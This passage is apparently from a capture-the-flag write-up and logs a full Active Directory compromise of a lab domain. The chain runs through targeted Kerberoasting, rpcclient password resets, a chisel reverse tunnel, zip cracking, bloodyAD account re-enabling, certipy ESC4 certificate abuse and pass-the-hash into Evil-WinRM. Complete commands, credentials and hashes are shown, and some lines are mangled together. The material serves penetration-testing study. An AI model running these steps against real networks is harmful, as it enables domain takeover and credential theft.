  -k, --kerberos                               DEPRECATED: Migrate to --use-kerberos

Version options:
  -V, --version                                Print version
Missing the actual target — -I isn’t the binding target, it’s just the resolver IP. Tried again against the real target IP, same result.
rpcclient -U "karl.hackermann" -I 10.0.23.162
Usage: rpcclient [OPTION...] BINDING-STRING|HOST
(same usage/help text as above — still no BINDING-STRING|HOST supplied)
rpcclient -U '404finance.local\karl.hackermann%Password123!!' -I 10.0.23.162
Usage: rpcclient [OPTION...] BINDING-STRING|HOST
(same usage/help text again — -I still isn’t a substitute for the positional host argument)
Dropped -I and passed the IP as the positional binding target instead — that connected.
rpcclient -U '404finance.local\karl.hackermann%Password123!!' 10.0.23.162
rpcclient $> setuserinfo2 TOM.REBOOT 23 "Aa123456@"
result: NT_STATUS_ACCESS_DENIED
result was NT_STATUS_ACCESS_DENIED
rpcclient $> exit
karl.hackermann didn’t have rights to reset tom.reboot’s password. Went back to targeted Kerberoasting to get at that account a different way.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d 404finance.local -u karl.hackermann -p 'Password12311' --dc-ip 10.0.23.162
[*] Starting kerberoast attacks
[!] automatic bind not successful - invalidCredentials
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d 404finance.local -u karl.hackermann -p 'Password123!!' --dc-ip 10.0.23.162
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (tom.reboot)
$krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance.local/tom.reboot*$0997f19c4e916af099da4c430545335b$326fea07113ef4586b38fc735ec1664cc60e0a4ead05615c278f9d4f950ea57ad52fcf79f1c50560f1e2ae8a8ad3ce18ec123441037f13d080405c07977c28a625b63db1d0cce3d1d5feb8efed4033d8f3cd5b8075a49879a99d460380c353c80a34d80fc3a70c47130b3b53eba906f952a44c0ce34f342eb37205d5a3dc128625bbad2781869daa90f0a6b29be8cf3a94b26da026b8286ed6c7d618dfc3aee0bdf6447ee1b17c2b77d596b2d9dc410ac2f19c640d34619e42c99484b3b2d8d7add76d352f921adaffaaa13a9390d9492f5a37751bf4c5694ab2db55dc87a30080f927eaa0edd7d106a343139ad828116ffa2b504f313a5de033492f7f22c71cc91811a8ce18c01e6439cb7ce4e71ec2183728945e381562579e0212ecf3b9503278be803100cdf30efc03176d9c4daa896de085871dbf1d623086e52363614fa967aff55cbc1b9be2425c3aff550ab5ebf84a64ebc9bd8c26c5b198c34f51375fe9681f1c4c7305585b625d0697d236df876a409ba94e3f526b0d8c921bbd8fe021eabebb5853b1d459eb4fc57e3efb96d3a95f6ca768dd405f55c218e6eee859bd24e0c61c036cc6baadae08451dab9e1e13cb83a63e2e0789660a3debd14a953377209d338bcdada87e5a8a1e890c3981ed6f814a5c7cb75388bcd75cb86546ab9f73c136242dbc38af4abbc51c99aeb81b2f2cf8a735f04867700eb1a5adb55fec8b8cc981fe85408366810f0a4328fdd885919385d6f85357cca79585dc4038093abd83ccf76144f3bab366fe6c1ded5d4dbb63696bec0c9760dd7d76d86d580497dc8776e12651bc96b37a84b9a875b9781e3dcd60edf2896dc9d570845327237a0ba03be9c97679c62b7a5f6798d1f70d634f5496ecce54b0ace8227ea2ad3607c7af171ce1c9bc7f9d819cae84efec9836d5e743d1e4157e87e7785d8532548e89e01c2ff768d5eba889dd5ca67ec5f7fb11a433ee6241b6f93400e4cc51d625074d6a4d9ff6e560c8ca495cfcf2df514e51181af71a73e6c48dc47f7f59c428e7c9e25511e9dbe92773f74d7d99e9b52c47a9cd9b616948ff67e43e4ea4138b17b8347badbaa12a631672f45895fa7f22b947d8a0910ef1529167e485328acd15e138e95897609f26486da39b6480eae9b5930ce47963d524e7e3ce58885894908fd6f07ec2f158e91f6d8f67b42adb685959250c3067a0837187e31fb7b03fbb2d2ac4a1fc1192247e562789f3dd56eee770edf8039b0e60512654745da930e011a1df0b1d224826453b20034a647eb0aa9f02e200cb7c684b7f81a546efddda4c1f7014b126d3417448f603d10e97f396ec8863707c783541bace88f503f8ed3db82791edd37b651a02836bd13eee92498d4e6f625a97e63c202b3ffcd0ebd82d79f2f7b30152e1f1318746407e7db58d391136e67df6204d6b6f81f7d7576f48318727d672f78c8d988758d4e6e9ae9adc9dc72404048883dd94790bd734b83a3eaf400b4709e28480619d3efe564799a4784c633d2e1374da2238b8466737a5322b69bf22d37aa1f013b7fde380cbacfb38ed45959563635089Got a Kerberoastable TGS hash for tom.reboot. Tried to feed it to a cracker directly at the prompt, but a stray $-expansion in the paste mangled the command instead of invoking one:
b5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance.local/tom.reboot*$0997f19c4e916af099da4c430545335b$326fea07113ef4586b38fc735ec1664cc60e0a4ead05615c278f9d4f950ea57ad52fcf79f1c50560f1e2ae8a8ad3ce18ec123441037f13d080405c07977c28a625b63db1d0cce3d1d5feb8efed4033d8f3cd5b8075a49879a99d460380c353c80a34d80fc3a70c47130b3b53eba906f952a44c0ce34f342eb37205d5a3dc128625bbad2781869daa90f0a6b29be8cf3a94b26da026b8286ed6c7d618dfc3aee0bdf6447ee1b17c2b77d596b2d9dc410ac2f19c640d34619e42c99484b3b2d8d7add76d352f921adaffaaa13a9390d9492f5a37751bf4c5694ab2db55dc87a30080f927eaa0edd7d106a343139ad828116ffa2b504f313a5de033492f7f22c71cc91811a8ce18c01e6439cb7ce4e71ec2183728945e381562579e0212ecf3b9503278be803100cdf30efc03176d9c4daa896de085871dbf1d623086e52363614fa967aff55cbc1b9be2425c3aff550ab5ebf84a64ebc9bd8c26c5b198c34f51375fe9681f1c4c7305585b625d0697d236df876a409ba94e3f526b0d8c921bbd8fe021eabebb5853b1d459eb4fc57e3efb96d3a95f6ca768dd405f55c218e6eee859bd24e0c61c036cc6baadae08451dab9e1e13cb83a63e2e0789660a3debd14a953377209d338bcdada87e5a8a1e890c3981ed6f814a5c7cb75388bcd75cb86546ab9f73c136242dbc38af4abbc51c99aeb81b2f2cf8a735f04867700eb1a5adb55fec8b8cc981fe85408366810f0a4328fdd885919385d6f85357cca79585dc4038093abd83ccf76144f3bab366fe6c1ded5d4dbb63696bec0c9760dd7d76d86d580497dc8776e12651bc96b37a84b9a875b9781e3dcd60edf2896dc9d570845327237a0ba03be9c97679c62b7a5f6798d1f70d634f5496ecce54b0ace8227ea2ad3607c7af171ce1c9bc7f9d819cae84efec9836d5e743d1e4157e87e7785d8532548e89e01c2ff768d5eba889dd5ca67ec5f7fb11a433ee6241b6f93400e4cc51d625074d6a4d9ff6e560c8ca495cfcf2df514e51181af71a73e6c48dc47f7f59c428e7c9e25511e9dbe92773f74d7d99e9b52c47a9cd9b616948ff67e43e4ea4138b17b8347badbaa12a631672f45895fa7f22b947d8a0910ef1529167e485328acd15e138e95897609f26486da39b6480eae9b5930ce47963d524e7e3ce58885894908fd6f07ec2f158e91f6d8f67b42adb685959250c3067a0837187e31fb7b03fbb2d2ac4a1fc1192247e562789f3dd56eee770edf8039b0e60512654745da930e011a1df0b1d224826453b20034a647eb0aa9f02e200cb7c684b7f81a546efddda4c1f7014b126d3417448f603d10e97f396ec8863707c783541bace88f503f8ed3db82791edd37b651a02836bd13eee92498d4e6f625a97e63c202b3ffcd0ebd82d79f2f7b30152e1f1318746407e7db58d391136e67df6204The Kerberoast hash for tom.reboot was cracked offline (the cracking run itself wasn’t captured in this session) to P@ssw0rd123.
tom.reboot:P@ssw0rd123rpcclient -U '404finance.local\tom.reboot%P@ssw0rd123' 10.0.23.162
rpcclient $> setuserinfo2 ROBERT.GRAEF 23 "Aa123456@"
rpcclient $> exittom.reboot had rights to reset robert.graef’s password — set it to Aa123456@ with no error returned. Chained straight into the next account.
rpcclient -U '404finance.local\robert.graef%Aa123456@' 10.0.23.162
rpcclient $> setuserinfo2 JAN.TRESOR 23 "Aa123456@"
rpcclient $> exit
robert.graef in turn had rights over jan.tresor, reset the same way. Circled back to Kerberoasting with daniel.hoffmann’s credential.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d 404finance.local -u daniel.hoffmann -p 'RemoteAccess!2024' --dc-ip 10.0.23.162
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
Bind succeeded but no SPN accounts were printed for this pass. Checked whether daniel.hoffmann had a reset right of its own.
rpcclient -U '404finance.local\daniel.hoffmann%RemoteAccess!2024' 10.0.23.162
rpcclient $> setuserinfo2 WEBADMIN 23 "Aa123456@"
rpcclient $> exit
Reset webadmin’s password. Confirmed it worked directly, after a first check against the wrong account.
nxc smb 10.0.23.162 -u 'daniel.hoffmann' -p 'Aa123456@' --shares
SMB         10.0.23.162     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\daniel.hoffmann:Aa123456@ STATUS_LOGON_FAILURE
nxc smb 10.0.23.162 -u 'webadmin' -p 'Aa123456@'
SMB 10.0.23.162 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB 10.0.23.162 445 DC-404 [+] 404finance.local\webadmin:Aa123456@ webadmin:Aa123456@ valid.
webadmin:Aa123456@Privilege Escalation
Needed a tunnel to reach an internal service. First attempt used a name that wasn’t installed.
chisel server -p 8090 --reverse
Command 'chisel' not found, but can be installed with:
sudo apt install chisel
Do you want to install it? (N/y)^C
A local chisel binary was already present in the working directory.
./chisel server -p 8090 --reverse
2026/02/24 20:54:20 server: Reverse tunnelling enabled
2026/02/24 20:54:20 server: Fingerprint RcNdaZwM6ir6LyJn8QVtiuYdODDRmZAvTCXnKCMoNrE=
2026/02/24 20:54:20 server: Listening on http://0.0.0.0:8090
^C
file chisel
chisel: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=VIr0BOHJbXxf5qeIg89_/R0lkpQSqfc1m8VFZV4Ik/gRLNrzmSmTuwmA2vC4-H/1EmUJTmcd6I6i8XJKO9a, strippedUsed the correctly-named Linux build instead, and this time a client connected back.
./chisellinux server -p 8090 --reverse
2026/02/24 21:13:39 server: Reverse tunnelling enabled
2026/02/24 21:13:39 server: Fingerprint zKJlAiScEbTgXjwHzLQtcx2wzlCWAwLyR6Qg63/xz28=
2026/02/24 21:13:39 server: Listening on http://0.0.0.0:8090
2026/02/24 21:13:52 server: session#1: Client version (0.0.0-src) differs from server version (1.10.1)
2026/02/24 21:13:52 server: session#1: tun: proxy#R:5000=>5000: Listening
2026/02/24 21:16:45 server: session#2: Client version (0.0.0-src) differs from server version (1.10.1)
2026/02/24 21:16:45 server: session#2: tun: proxy#R:5000=>5000: Listening
^C
With port 5000 tunneled back, profiled a page on the site to build a targeted wordlist.
cewl --depth 10 --with-numbers --write cewl.txt http://404finance.local/history.html
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Used the generated wordlist against a recovered config_backup.zip.
zip2john config_backup.zip > config_backup.zip.hashjohn --wordlist=./cewl.txt config_backup.zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 131 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
DontmessWithTexas (config_backup.zip/config.dat)
1g 0:00:00:00 DONE (2026-02-24 21:24) 16.66g/s 8550p/s 8550c/s 8550C/s 404..recognized
Use the "--show" option to display all of the cracked passwords reliably
Session completed. config_backup.zip:DontmessWithTexasThe unlocked archive surfaced a service account credential. Tried it directly.
nxc smb 10.0.23.162 -u 'svc.services' -p 'S3rv1cePower2024!'
SMB         10.0.23.162     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\svc.services:S3rv1cePower2024! STATUS_ACCOUNT_DISABLED
Correct password, but the account was disabled. Used robert.graef’s rights to clear the flag.
bloodyAD --host DC-404.404finance.local -d 404finance.local -u robert.graef -p 'Aa123456@' remove uac svc.services -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc.services's userAccountControl
nxc smb 10.0.23.162 -u 'svc.services' -p 'S3rv1cePower2024!'
SMB 10.0.23.162 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB 10.0.23.162 445 DC-404 [+] 404finance.local\svc.services:S3rv1cePower2024! svc.services active. With ADCS in scope, checked its rights over the Vuln-ESC4 certificate template.
certipy-ad template \
-u 'svc.services@404finance.local' -p 'S3rv1cePower2024!' \
-dc-ip '10.0.23.162' -template 'Vuln-ESC4' \
-write-default-configuration
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Saving current configuration to 'Vuln-ESC4.json'
[*] Wrote current configuration for 'Vuln-ESC4' to 'Vuln-ESC4.json'
[*] Updating certificate template 'Vuln-ESC4'
[*] Replacing:
[*] nTSecurityDescriptor:
b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14
\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01
\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*] flags: 66104
[*] pKIDefaultKeySpec: 2
[*] pKIKeyUsage: b'\x86\x00'
[*] pKIMaxIssuingDepth: -1
[*] pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*] pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*] pKIOverlapPeriod: b'\x00\x80\xa6\n\xff\xde\xff\xff'
[*] pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*] msPKI-RA-Signature: 0
[*] msPKI-Enrollment-Flag: 0
[*] msPKI-Private-Key-Flag: 16
[*] msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2'] Are you sure you want to apply these changes to 'Vuln-ESC4'? (y/N): y
[*] Successfully updated 'Vuln-ESC4'
svc.services had write access to the template’s security descriptor — overwrote it into an enrollable, exploitable state (ESC4). Confirmed the template state, then requested a certificate as administrator.
certipy-ad template -u 'svc.services@404finance.local' -p 'S3rv1cePower2024!' -dc-ip '10.0.23.162' -template 'Vuln-ESC4'
Certipy v5.0.4 - by Oliver Lyak (ly4k)
certipy-ad req \
-u 'svc.services@404finance.local' \
-p 'S3rv1cePower2024!' \
-target 10.0.23.162 \
-ca 404finance-DC-404-CA \
-template Vuln-ESC4 \
-upn administrator@404finance.local
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: 404FINANCE.LOCAL.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@404finance.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'Got a certificate for the administrator UPN. Authenticated with it to pull the NT hash.
certipy-ad  auth -pfx 'administrator.pfx' -dc-ip '10.0.23.162'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@404finance.local'
[*] Using principal: 'administrator@404finance.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@404finance.local': aad3b435b51404eeaad3b435b51404ee:a6019e48da8f602a60c30a6f0136d792administrator:aad3b435b51404eeaad3b435b51404ee:a6019e48da8f602a60c30a6f0136d792Post-Exploitation
Passed the hash into Evil-WinRM for a domain admin shell.
evil-winrm -i DC-404.404finance.local -u Administrator -H 'a6019e48da8f602a60c30a6f0136d792'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
finance404\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
FLAG[404Finance_ROOT_Domination]


⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⠠⢒⠆⢀⠀⡀⢶⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢀⠠⢤⠲⢮⠷⠃⠤⠈⠄⡐⠈⢿⠿⡴⢤⢀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠠⡦⢄⠠⠠⠤⢦⠤⡄⠀
⠀⠀⠀⠀⢀⣠⣄⣒⠦⡈⠄⣁⠢⢀⠉⠄⡁⢂⠄⡉⠄⢂⠌⡐⣈⠲⡤⣄⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⠒⣁⠂⠄⡁⢂⠂⡐⢈⠀
⠀⠀⠀⣀⢆⡳⠜⠠⢁⠐⠠⢀⠂⠌⡐⢈⠐⡀⠢⠐⡈⠄⢂⠔⡀⠂⠔⡈⠧⡐⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⢾⣂⠡⠠⢈⠐⡀⢂⠐⡀⢮⠀
⠀⠀⢠⡯⠌⠡⢈⠐⠠⢈⠐⠠⢈⡐⠀⠆⢂⢁⠂⠅⢂⠉⠄⢂⠄⡉⡐⠠⢁⠩⣽⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⢮⠉⢋⠄⢂⡁⠢⠐⣀⠂⢂⠡⣿⠀
⠀⢀⠳⣏⠠⠁⡀⠄⡀⠂⠌⡐⢡⣆⡉⠰⠈⠄⠌⡈⢔⡈⠌⠄⢂⡐⠠⢁⠂⠂⢽⠒⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⢺⡓⠛⠆⣁⠂⠌⢠⠀⡁⠆⠠⠘⡀⢚⣽⠃
⠀⠄⠫⡅⠂⠄⠐⠠⠄⠃⣌⠶⣯⣶⡑⢂⠡⢈⠐⢨⣾⣷⢮⡔⠡⢀⠁⢂⠈⠌⢠⠉⡐⠀⠀⠀⠀⠀⠀⠀⢀⡤⢶⡾⡜⠧⢈⠁⠆⠠⠌⠒⡀⢂⠡⢈⡐⠡⠐⣈⢾⡁
⠰⡈⢐⠠⢁⠂⡁⠒⡈⠔⣸⣛⢖⡣⠌⡀⠂⠄⢈⠰⣿⣯⢿⡜⢀⠂⠌⠀⠠⠈⠄⢂⠀⠀⠀⠀⠀⠀⠀⠀⣼⢣⠓⠠⠐⡀⢂⠡⢈⠡⠌⢠⠁⢂⢂⠡⢀⡁⠒⢠⢿⡀
⢸⡐⠄⢂⠄⠂⠄⡁⠆⡈⣳⡝⢮⡐⠂⠄⡁⢂⠠⢘⣿⣯⠳⡘⡤⣬⣤⣁⣆⣬⣔⣢⠀⠄⠀⠀⠀⠀⠀⠀⢺⡁⠌⠀⢁⠀⠂⠤⢁⠂⡌⠄⡘⢀⠢⠐⠂⠄⡑⢨⢿⡀
⢨⠑⡌⠠⢈⠐⡈⠐⠄⡡⢸⡙⣦⢧⡉⡐⠄⢂⠐⢨⣿⢇⠃⠀⠉⠙⠉⠋⠙⠉⠉⠉⠉⠀⠀⠀⠀⠀⠀⠀⢺⡀⠄⢀⠂⠌⡐⣂⢤⣫⢿⣣⠀⠃⠤⠑⡈⠰⠐⢨⢿⡀
⠀⠌⣰⡃⠄⠂⠄⡉⢐⡀⢂⠙⠚⠷⢁⠰⠈⠄⡈⠤⣿⠆⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⠒⠈⠀⡘⢜⠳⢋⠟⣻⢿⡣⢈⠌⠠⠁⠤⢁⠊⢰⣻⠄
⠀⠀⢷⡿⡀⢁⠂⡐⠄⡐⡈⠄⢃⠰⠈⠄⡑⢂⠰⠐⣿⠿⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠀⠀⠀⠀⠈⠀⠀⠀⠈⣽⡁⠂⠌⠡⡈⠐⡄⠘⡠⢿⡂
⠀⠀⠘⣯⡱⣀⠂⠔⡐⠠⡐⠨⢀⠆⡁⢊⠐⡀⢂⠡⢈⠘⡰⣏⢶⣰⣤⣤⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⠥⠘⡈⡐⠠⠁⠤⢁⡘⣿⠄
⠀⠀⠀⠀⠱⣭⡖⣄⣂⠡⠄⡑⠠⠂⠤⢁⠂⢌⡀⠆⡁⠢⠐⣀⠂⢄⠰⠈⢗⡢⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢼⡃⢂⠡⠠⢁⠊⡐⠠⢘⣽⠂
⠀⠀⠀⠀⠀⠉⠙⠩⠍⠓⢦⣈⡐⡁⢂⠆⠨⡀⠔⡐⠠⣁⠡⠠⠌⡀⠆⡉⠄⡉⢻⠥⢀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢺⡅⢂⠂⠅⠂⠤⠁⠌⢢⢿⡁
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠚⠱⣟⡷⡂⠌⡐⠐⡰⠀⢅⠠⢂⢁⠒⡀⠒⡀⢂⡐⠡⠘⢦⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣹⢎⠠⠘⠠⠉⠄⣁⠊⢤⣻⠄
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⡷⣅⠒⡈⢐⠠⢁⣶⢶⣤⠆⢂⢁⠂⣁⠂⠄⠡⠌⢺⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢼⡃⠄⢃⠡⠌⡐⠠⢈⠄⣿⠄
⣠⣤⣤⣤⣄⣤⣤⣤⣄⡀⠀⠀⠨⠷⣌⠐⡀⠂⠐⢂⣿⣟⣮⢏⡄⢂⠌⠠⣈⠐⠡⠈⢼⡿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢺⠡⡈⠄⠢⠐⢠⠁⣂⠘⣾⠂
⣹⠎⠠⠀⠌⠀⠌⠹⡯⠄⠀⠀⣜⡳⣌⠂⠄⡁⢈⠰⣿⡿⡜⢨⢚⣵⠈⡐⠠⢈⡐⠡⢸⣟⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢺⡅⠐⣈⠡⠘⡀⢂⠤⠘⣽⡁
⣼⡀⠂⠄⡐⠈⠄⠡⠑⣈⡐⡰⢬⡳⢌⠂⡐⠠⢀⠘⣿⣷⢡⢀⠻⣾⠁⠤⠑⠠⠠⢁⠼⣯⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⡄⠡⠄⢂⠡⠐⠂⡄⠙⣾⡁
⣻⡵⢈⠐⠠⢁⡘⠠⠡⢀⠿⣹⢧⣏⠆⡐⠠⠁⠠⢘⣿⣽⢲⣈⠳⠙⢠⠂⠡⡁⢂⠡⢸⣟⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⠄⢡⠈⢄⠂⡁⠎⠠⠙⣾⡁
⢹⡖⢂⠉⡐⠠⠀⡅⢂⠡⠘⠵⣻⣟⡎⠠⠁⠌⡐⠨⣾⢿⡳⠎⠠⠑⡠⢈⠡⠐⡀⠂⣽⡿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⠆⠂⢌⡀⠆⠡⢈⡐⢩⢾⡁
⠀⢈⠱⣎⠠⢁⠂⡐⠠⢁⠊⠄⡑⢏⡐⠡⠘⢠⠠⠁⢾⠃⠡⡈⢁⠒⡀⠂⠄⠡⡐⡡⢞⡓⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢾⡱⠈⢄⠐⡈⠐⠠⠐⢨⣿⠆
⠀⠀⠘⣧⡐⠠⢂⠁⢂⠡⢈⠐⠄⠂⡄⢁⠊⠄⢂⠡⠂⠌⠡⠠⢁⠂⠄⢡⠈⢂⣼⠱⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣻⠵⡁⢂⠂⠄⠡⢈⠂⡱⣾⡃
⠀⠀⠈⠡⢹⣹⡄⢌⠠⠂⠄⠌⡠⢃⠐⡠⠌⢂⢁⠂⠅⢊⢁⠂⡡⢈⠐⠂⡌⢢⠹⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⠇⡁⠂⠌⡀⢁⠂⠄⢱⢻⡁
⠀⠀⠀⠀⠀⠻⠝⡚⢆⠣⠌⢂⡐⠠⢂⠐⡈⠄⢂⠌⡈⠄⡂⠌⡐⣰⠋⠗⠋⠄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⡐⠠⢁⠂⠄⠠⢈⡐⣄⢫⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠂⠍⠶⣾⢷⡤⢁⠂⠜⡀⢢⣾⣶⡿⢾⠵⠢⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠨⠷⠿⡞⠶⢧⢷⡻⢬⠳⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠃⠐⠠⠈⠀⠐⠀⡹⠁⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠐⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢁⢦⠁⡀⠀⢂⡽⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠈⠁⠀⠀⠁⠙⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀

  ____                _           _   _  __   __
 / ___|_ __ ___  __ _| |_ ___  __| | | |_\ \ / /
| |   | '__/ _ \/ _` | __/ _ \/ _` | | '_ \ V /
| |___| | |  __/ (_| | ||  __/ (_| | | |_) | |
 \____|_|  \___|\__,_|\__\___|\__,_| |_.__/|_|

 ____        _    __________       ___
|___ \ _   _| |__|__  /___ / _ __ / _ \
  __) | | | | '_ \ / /  |_ \| '__| | | |
 / __/| |_| | |_) / /_ ___) | |  | |_| |
|_____|\__,_|_.__/____|____/|_|   \___/

*Evil-WinRM* PS C:\Users\Administrator\Documents>
Confirmed as finance404\administrator and captured the flag: FLAG[404Finance_ROOT_Domination].
Attack Path Summary
Kerbrute userenum → 404finance.local: 5 valid usernames (robert.graef, karl.hackermann, nina.inkasso, daniel.hoffmann, melanie.kunz)
→ nxc SMB spray (final_wordlist.txt) against all 5 users, twice, both Ctrl+C'd → zero hits
→ strings CorpBankDialer.exe → base64 DEBUG string → decodes to MD5 hash dd2ef34530de7e5bef22a05e7e5dd178
→ hashcat -m0 + rockyou.txt → Password123!!
→ nxc SMB spray with Password123!! → karl.hackermann valid
→ SMB share enum (karl.hackermann) → only default shares
→ BloodHound.py collection (karl.hackermann) → 13 users, 53 groups, 2 GPOs, 1 OU
→ targetedKerberoast (karl.hackermann) → TGS hash for tom.reboot
→ rpcclient karl.hackermann → setuserinfo2 TOM.REBOOT → ACCESS_DENIED
→ tom.reboot Kerberoast hash cracked offline → P@ssw0rd123
→ rpcclient tom.reboot → setuserinfo2 ROBERT.GRAEF "Aa123456@" → success
→ rpcclient robert.graef → setuserinfo2 JAN.TRESOR "Aa123456@" → success
→ targetedKerberoast (daniel.hoffmann:RemoteAccess!2024) → bind OK, no new SPNs
→ rpcclient daniel.hoffmann → setuserinfo2 WEBADMIN "Aa123456@" → success
→ nxc SMB webadmin:Aa123456@ → valid
→ chisel/chisellinux reverse tunnel (R:5000=>5000) → reached internal site
